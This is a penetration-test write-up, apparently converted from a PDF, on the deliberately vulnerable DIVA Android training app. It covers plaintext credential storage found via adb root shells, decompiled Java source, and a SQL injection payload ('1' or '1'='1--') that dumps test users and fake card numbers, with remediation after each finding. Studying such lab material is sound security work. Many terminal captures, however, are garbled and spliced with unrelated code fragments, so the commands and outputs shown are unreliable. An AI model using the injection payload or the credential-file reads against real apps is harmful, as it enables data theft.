org.lineageos.elevenroid.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentManager
org.zeroxlab.util.tscaleInstanceState(Bundle savedInstanceState) {
    :/data/data # cd jakhar.aseem.diva[estate];
    :/data/data/jakhar.aseem.diva # ls ivity_hardcode);
cache_code_cache databases shared_prefs
:/data/data/jakhar.aseem.diva # cd shared_prefs
:/data/data/jakhar.aseem.diva/shared_prefs # ls
jakhar.aseem.diva_preferences.xml[).findViewById(R.id.hcKey);
at jakhar.aseem.diva_preferences.xml[).equals("vendorsecretkey")) {           <
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>u on the other side :"), 0);
<map> | else {
    <string name='password">12345</string>enied! See you in hell :D", 0).show();
    <string name='user">Hamzariaz</string>
</map>
:/data/data/jakhar.aseem.diva/shared_prefs #

```

#### ***Remediation:***

- *Encrypt databases using SQLCipher.*
- *Avoid storing sensitive data in cleartext.*

## **4) INSECURE DATA STORAGE 2**

#### ***Description:***

*Sensitive data (password test) was stored unencrypted in SharedPreferences, an XML file readable by any app with root access. SharedPreferences is not designed for secure storage.*

### Steps Taken:

- Inspected shared\_prefs directory.
- Confirmed plaintext credentials in XML files.



```
(hamzariaz㉿Kali)-[~/Downloads/platform-tools] rces/jahhar
$ ./adb connect 192.168.183.134:5555
already connected to 192.168.183.134:5555
[hamzariaz㉿Kali)-[~/Downloads/platform-tools]
$ ls
acct bugreports d /-/div debug_ramdisk etc /dalvik/aseem init.android_x86_64.rc lib mnt proc sepolicy system vendor
apex cache data default.prop fstab.android_x86_64 init.environ.rc linkerconfig odm product storage system_ext
bin config data_mirror dev init init.superuser.rc lost+found oem sdcard sys ueventd.android_x86_64.rc
x86_64/ $ ssqd data
/system/bin/sh: ssqd: inaccessible or not found
127/x86_64:/ $ cd datas
/system/bin/sh: cd: /datas: No such file or directory
127/x86_64:/ $ ls
acct bugreports d /-/div debug_ramdisk etc /dalvik/aseem init.android_x86_64.rc lib mnt proc sepolicy system vendor
apex cache data /-/source/default.prop fstab.android_x86_64 init.environ.rc linkerconfig odm product storage system_ext
bin config data_mirror dev init init.superuser.rc lost+found oem sdcard sys ueventd.android_x86_64.rc
x86_64:/ $ cd data
x86_64:/data $ ls
ls: .: Permission denied
1/x86_64:/data $ su root.vz.app.AppCompatActivity
:/$ ls
acct debug_ramdisk ext lib sepolicy
apex default.prop linkerconfig storage
bin dev lost+found sys
bugreports etc /www/www.mnt system
cache fstab.android_x86_64 odm compatActivity system_ext
config init oem ueventd.android_x86_64.rc app.FragmentActivity android.support.v4.app.BaseFragmentActivityDonut android.app.Activity
d init.android_x86_64.rc proc vendor
data init.environ.rc vendor
data_mirror init.superuser.rc vendor
sdcard ueventd
:/$ cd data
:/data # ls
adb public key misc_ce server_configurable_flags
anr dalvik-cache misc_deflnv/emboss ss
apex /data nfc tool_equalist system
app /drm /ota /system_ce
app-asec /gsi ota_package system_de
app-ephemeral incremental /per_boot /tombstones
app-lib local preloads user
app-private lost+found property user_de
app-staging media resource-cache vendor
backup mediadrm rollback vendor_ce
bootchart misc /source/rollback-observer vendor_de
:/data # cd data
```

```
com.android.theme.icon_pack.circular.themepicker
com.android.theme.icon_pack.filled.android
com.android.theme.icon_pack.filled.launcheron/sources/jakhar]
com.android.theme.icon_pack.filled.settings
com.android.theme.icon_pack.filled.systemui
com.android.theme.icon_pack.filled.themepickerces/jakhar/aseem]
com.android.theme.icon_pack.kai.android
com.android.theme.icon_pack.kai.launcher
com.android.theme.icon_pack.kai.settings
com.android.theme.icon_pack.kai.systemuin/sources/jakhar/aseem]
com.android.theme.icon_pack.kai.themepicker
com.android.theme.icon_pack.rounded.android
com.android.theme.icon_pack.rounded.launcherem/diva]
com.android.theme.icon_pack.rounded.settings
com.android.theme.icon_pack.rounded.systemuiotesActivity.java BuildC
com.android.theme.icon_pack.rounded.themepickerjava DivaJn
com.android.theme.icon_pack.sam.androidtivity.java Hardco
com.android.theme.icon_pack.sam.launcher
com.android.theme.icon_pack.sam.settings/aseem/diva]
com.android.theme.icon_pack.sam.systemui
com.android.theme.icon_pack.sam.themepicker
com.android.theme.icon_pack.victor.android
com.android.theme.icon_pack.victor.launcher
com.android.theme.icon_pack.victor.settingsvity;
com.android.theme.icon_pack.victor.systemui
com.android.theme.icon_pack.victor.themepicker
com.android.traceurset.Toast;
com.android.vpndialogs
com.android.wallpaper.livepicker
com.android.wallpaperbackupy extends AppCompatActivity {
com.android.wallpapercropperport.v7.app.AppCompatActivity, android.sup
com.android.wallpaperpicker(Bundle savedInstanceState) {
com.android.webviewate(savedInstanceState);
com.android.wifi.resourcesayout.activity_hardcode);
com.example.android.notepad
com.example.android.rssreader
com.farmerbb.taskbar.androididx86w) {
com.termoneplus hckey = (EditText) findViewById(R.id.hcKey);
jakhar.aseem.diva.getText().toString().equals("vendorsecretkey")) {
org.chromium.webview_shell(this, "Access granted! See you on the othe
org.lineageos.eleven
org.zerroxlab.util.tscalext(this, "Access denied! See you in hell :D",
:/data/data # cd jakhar.aseem.diva
:/data/data/jakhar.aseem.diva # ls
cache code_cache databases shared_prefs
:/data/data/jakhar.aseem.diva # cd databases/
:/data/data/jakhar.aseem.diva/databases #alsem/diva]
divanotes.db divanotes.db-journal ids2 ids2-journal
```

```
... /data/data/jakhar.aseem.diva/databases # sqlite3 ids2key);
SQLite version 3.28.0 2021-07-13 15:30:48
Enter ".help" for usage hints.  "Access granted! See you on the
sqlite> .tables
android_metadata myuser
android_metadata myuser
sqlite> select * from myuser;
test|test
sqlite>
```

**Remediation:**

- Use EncryptedSharedPreferences (AndroidX Security Library).

## 5) INSECURE DATA STORAGE 3

**Description:**


User data (password 00000) was stored on external storage (SD card), which is globally readable.

Attackers or malicious apps can access this data without requiring permissions.

**Steps Taken:**

- Located files on external storage.
- Verified publicly accessible credentials.





```
(hamzariaz㉿Kali)-[~/.../sources/jakhar/aseem/diva]
$ ls
AccessControl1Activity.java AccessControl3NotesActivity.java BuildConfig.java HardcodeActivity.java InsecureDataStorage1Activ
AccessControl2Activity.java APIcreds2Activity.java DivaJni.java InputValidation2URISchemeActivity.java InsecureDataStorage2Activ
AccessControl3Activity.java APIcredsActivity.java Hardcode2Activity.java InputValidation3Activity.java InsecureDataStorage3Activ
(hamzariaz㉿Kali)-[~/.../sources/jakhar/aseem/diva]
$ cat InsecureDataStorage3Activity.java
package jakhar.aseem.diva;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;
import java.io.File;
import java.io.FileWriter;

/* loaded from: classes.dex */
public class InsecureDataStorage3Activity extends AppCompatActivity {
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.BaseFragmentActivityDonut, an
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_insecure_data_storage3);
    }

    public void saveCredentials(View view) {
        EditText usr = (EditText) findViewById(R.id.ids3Usr);
        EditText pwd = (EditText) findViewById(R.id.ids3Pwd);
        File ddir = new File(getApplicationContext().dataDir);
        try {
            File uinfo = File.createTempFile("uinfo", "tmp", ddir);
            uinfo.setReadable(true);
            uinfo.setWritable(true);
            FileWriter fw = new FileWriter(uinfo);
            fw.write(usr.getText().toString() + ":" + pwd.getText().toString() + "\n");
            fw.close();
            Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
        } catch (Exception e) {
            Toast.makeText(this, "File error occurred", 0).show();
            Log.d("Diva", "File error: " + e.getMessage());
        }
    }
}
```

```
(hamzariaz㉿Kali)-[~/Downloads/platform-tools]$ ./adb shell
$ ./adb connect 192.168.183.134
already connected to 192.168.183.134:5555
[hamzariaz㉿Kali)-[~/Downloads/platform-tools]$ ./adb shell
$ ls
x86_64:/ $ ls
acct bugreports d /sbin debug_ramdisk etc /lib/libc.so.1 lib init.android_x86_64.rc lib mnt proc sepolicy system vendor
apex cache data default.prop fstab.android_x86_64 init.environ.rc linkerconfig odm product storage system_ext
bin config data_mirror dev init init.superuser.rc lost+found oem sdcard sys ueventd.android_x86_64.rc
x86_64:/ $ ssd data
/xsystem/bin/sh: ssd: inaccessible or not found
127/x86_64:/ $ cd data
/xsystem/bin/sh: cd: /data: No such file or directory
2/x86_64:/ $ ls
/acct bugreports d /sbin debug_ramdisk etc /lib/libc.so.1 lib init.android_x86_64.rc lib mnt proc sepolicy system vendor
apex cache data /source/default.prop fstab.android_x86_64 init.environ.rc linkerconfig odm product storage system_ext
bin config data_mirror dev init init.superuser.rc lost+found oem sdcard sys ueventd.android_x86_64.rc
x86_64:/ $ cd data
x86_64:/data $ ls
ls: .: Permission denied
1/x86_64:/data $ su
./ # ls
acct debug_ramdisk lib sepolicy
apex default.prop linkerconfig storage
bin dev lost+found sys
bugreports etc mnt system
cache fstab.android_x86_64 odm system_ext
config init oem ueventd.android_x86_64.rc app.FragmentActivity android.support.v4.app.BaseFragmentActivityCompat android.app.Activity
d protected init.android_x86_64.rc proc namespaces vendor
data superuser init.environ.rc ramdisk product
data_mirror init.superuser.rc act sdcard decode
./ # cd data
./data # ls
adb cache misc_ce server_configurable_flags
ann dalvik-cache misc_de ss
apex data nfc system
app drm ota system_ce
app-asec gsi ota_package system_de
app-ephemeral incremental per_boot tombstones hell :0*, 0).show();
app-lib local preloads user
app-private lost+found property user_de
app-staging media resource-cache vendor
backup mediadrm rollback vendor_ce
bootchart misc ~/source/rollback-observer vendor_de
./data # cd data
```

```
com.android.theme.icon_pack.circular.themepicker
com.android.theme.icon_pack.filled.android
com.android.theme.icon_pack.filled.launcheron/sources/jakhar]
com.android.theme.icon_pack.filled.settings
com.android.theme.icon_pack.filled.systemui
com.android.theme.icon_pack.filled.themepickerces/jakhar/aseem]
com.android.theme.icon_pack.kai.android
com.android.theme.icon_pack.kai.launcher
com.android.theme.icon_pack.kai.settings
com.android.theme.icon_pack.kai.systemuin/sources/jakhar/aseem]
com.android.theme.icon_pack.kai.themepicker
com.android.theme.icon_pack.rounded.android
com.android.theme.icon_pack.rounded.launcherem/diva]
com.android.theme.icon_pack.rounded.settings
com.android.theme.icon_pack.rounded.systemuiotesActivity.java BuildC
com.android.theme.icon_pack.rounded.themepickerjava DivaJn
com.android.theme.icon_pack.sam.androidtivity.java Hardco
com.android.theme.icon_pack.sam.launcher
com.android.theme.icon_pack.sam.settings/aseem/diva]
com.android.theme.icon_pack.sam.systemui
com.android.theme.icon_pack.sam.themepicker
com.android.theme.icon_pack.victor.android
com.android.theme.icon_pack.victor.launcher
com.android.theme.icon_pack.victor.settingsvity;
com.android.theme.icon_pack.victor.systemui
com.android.theme.icon_pack.victor.themepicker
com.android.traceurset.Toast;
com.android.vpndialogs
com.android.wallpaper.livepicker
com.android.wallpaperbackupty extends AppCompatActivity {
com.android.wallpapercropperport.v7.app.AppCompatActivity, android.sup
com.android.wallpaperpicker(Bundle savedInstanceState) {
com.android.webviewate(savedInstanceState);
com.android.wifi.resourcesayout.activity_hardcode);
com.example.android.notepad
com.example.android.rssreader
com.farmerbb.taskbar.androidx86w) {
com.termoneplus hckey = (EditText) findViewById(R.id.hcKey);
jakhar.aseem.diva.getText().toString().equals("vendorsecretkey")) {
org.chromium.webview_shell(this, "Access granted! See you on the other
org.lineageos.eleven
org.zer0xlab.util.tscalext(this, "Access denied! See you in hell :D",
```

```
130|:/data/data # cd jakhar.aseem.diva
:/data/data/jakhar.aseem.diva # ls
cache code_cache databases shared_prefs uinfo2983131405692290236tmp
./data/data/jakhar.aseem.diva # cat uinfo2983131405692290236tmp
hamza:00000 ~~~~~~ /.../sources/jakhar/aseem/diva]
./data/data/jakhar.aseem.diva # █
```

#### **Remediation:**

- *Avoid external storage for sensitive data.*
- *Use internal storage with MODE\_PRIVATE.*


## **6) INPUT VALIDATION ISSUE 1**

### **Description:**

*The app failed to sanitize user inputs, allowing SQL injection. Attackers can manipulate queries to extract, modify, or delete database contents (e.g., ' OR 1=1 -- returned all records).*

### **Steps Taken:**

- *Injected SQL payloads into input fields.*
- *Dumped entire database contents.*



```

[hamzariaz@Kali] [~/.../sources/jakhar/aseem/diva]
$ cat SQLInjectionActivity.java
package jakhar.aseem.diva;

import android.database.Cursor;
import android.database.sqlite.SQLiteDatabase;
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

/*
 * loaded from: classes.dex
 */
public class SQLInjectionActivity extends AppCompatActivity {
    private SQLiteDatabase mDB;
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.BaseFragmentA
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        try {
            this.mDB = openOrCreateDatabase("sql1", 0, null);
            this.mDB.execSQL("DROP TABLE IF EXISTS sqliuser;");
            this.mDB.execSQL("CREATE TABLE IF NOT EXISTS sqliuser(user VARCHAR, password VARCHAR, credit_card VARCHAR);");
            this.mDB.execSQL("INSERT INTO sqliuser VALUES ('admin', 'passwd123', '1234567812345678');");
            this.mDB.execSQL("INSERT INTO sqliuser VALUES ('diva', 'p@ssword', '1111222233334444');");
            this.mDB.execSQL("INSERT INTO sqliuser VALUES ('john', 'password123', '5555666677778888');");
        } catch (Exception e) {
            Log.e("Div1-SQL", "Error occurred while creating database for SQL1. " + e.getMessage());
        }
        setContentView(R.layout.activity_sqlinjection);
    }
    public void search(View view) {
        EditText srctxt = (EditText) findViewById(R.id.ivilsearch);
        try {
            Cursor cr = this.mDB.rawQuery("SELECT * FROM sqliuser WHERE user = '" + srctxt.getText().toString() + "'", null);
            StringBuilder strb = new StringBuilder("");
            if (cr != null && cr.getCount() > 0) {
                do {
                    strb.append("User: (" + cr.getString(0) + ") pass: (" + cr.getString(1) + ") Credit card: (" + cr.getString(2) + ")");
                } while (cr.moveToNext());
            } else {
                strb.append("User: (" + srctxt.getText().toString() + ") not found");
            }
        }
    }
}

```

12:25 12:25

## 7. Input Validation Issues - Part 1

**Objective:** Try to access all user data without knowing any user name. There are three users by default and your task is to output data of all the three users with a single malicious search.

**Hint:** Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it. For ease of testing there are three users already present in the database, for example one of them is admin, you can try searching for admin to test the output.

1' or '1'='1--

SEARCH

User: (admin) pass: (passwd123) Credit card: (1234567812345678)  
User: (diva) pass: (p@ssword) Credit card: (1111222233334444)  
User: (john) pass: (password123) Credit card: (5555666677778888)

**Remediation:**

- Use parameterized queries (e.g., `SQLiteDatabase#compileStatement()`).


## 7) INPUT VALIDATION ISSUE 2

**Description:**


Lack of input validation allowed execution of malicious scripts or commands (e.g., `<script>` tags or OS commands). This could lead to client-side attacks (XSS) or remote code execution.

**Steps Taken:**

- Tested with XSS and command payloads.
- Observed script execution/app crashes.



```
(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
└─$ ./adb connect 192.168.183.134 ext) FindViewById(R.id.ivilsearch)
connected to 192.168.183.134:5555
    Cursor cr = this.mDB.rawQuery("SELECT * FROM sqluser WHERE
(hamzariaz㉿Kali)-[~/Downloads/platform-tools]r("");
└─$ ./adb shell(cr != null && cr.getCount() > 0) {
x86_64:/ $ su
cr.moveToFirst();
:/ # cd data/data/akhar.aseem.diva
sh: cd: /data/data/akhar.aseem.diva: No such file or directory" pa
2|:/ # cd data/data/jakhar.aseem.diva/();
//data/data/jakhar.aseem.diva # cat uinfo2983131405692290236tmp
hamza:00000
hamza:00000
└─$ strb.append("User: (" + srctxt.getText().toString()
:/data/data/jakhar.aseem.diva # ┌
```



***Remediation:***

- *Sanitize inputs using libraries like OWASP Java Encoder.*
- *Restrict input formats (e.g., regex).*

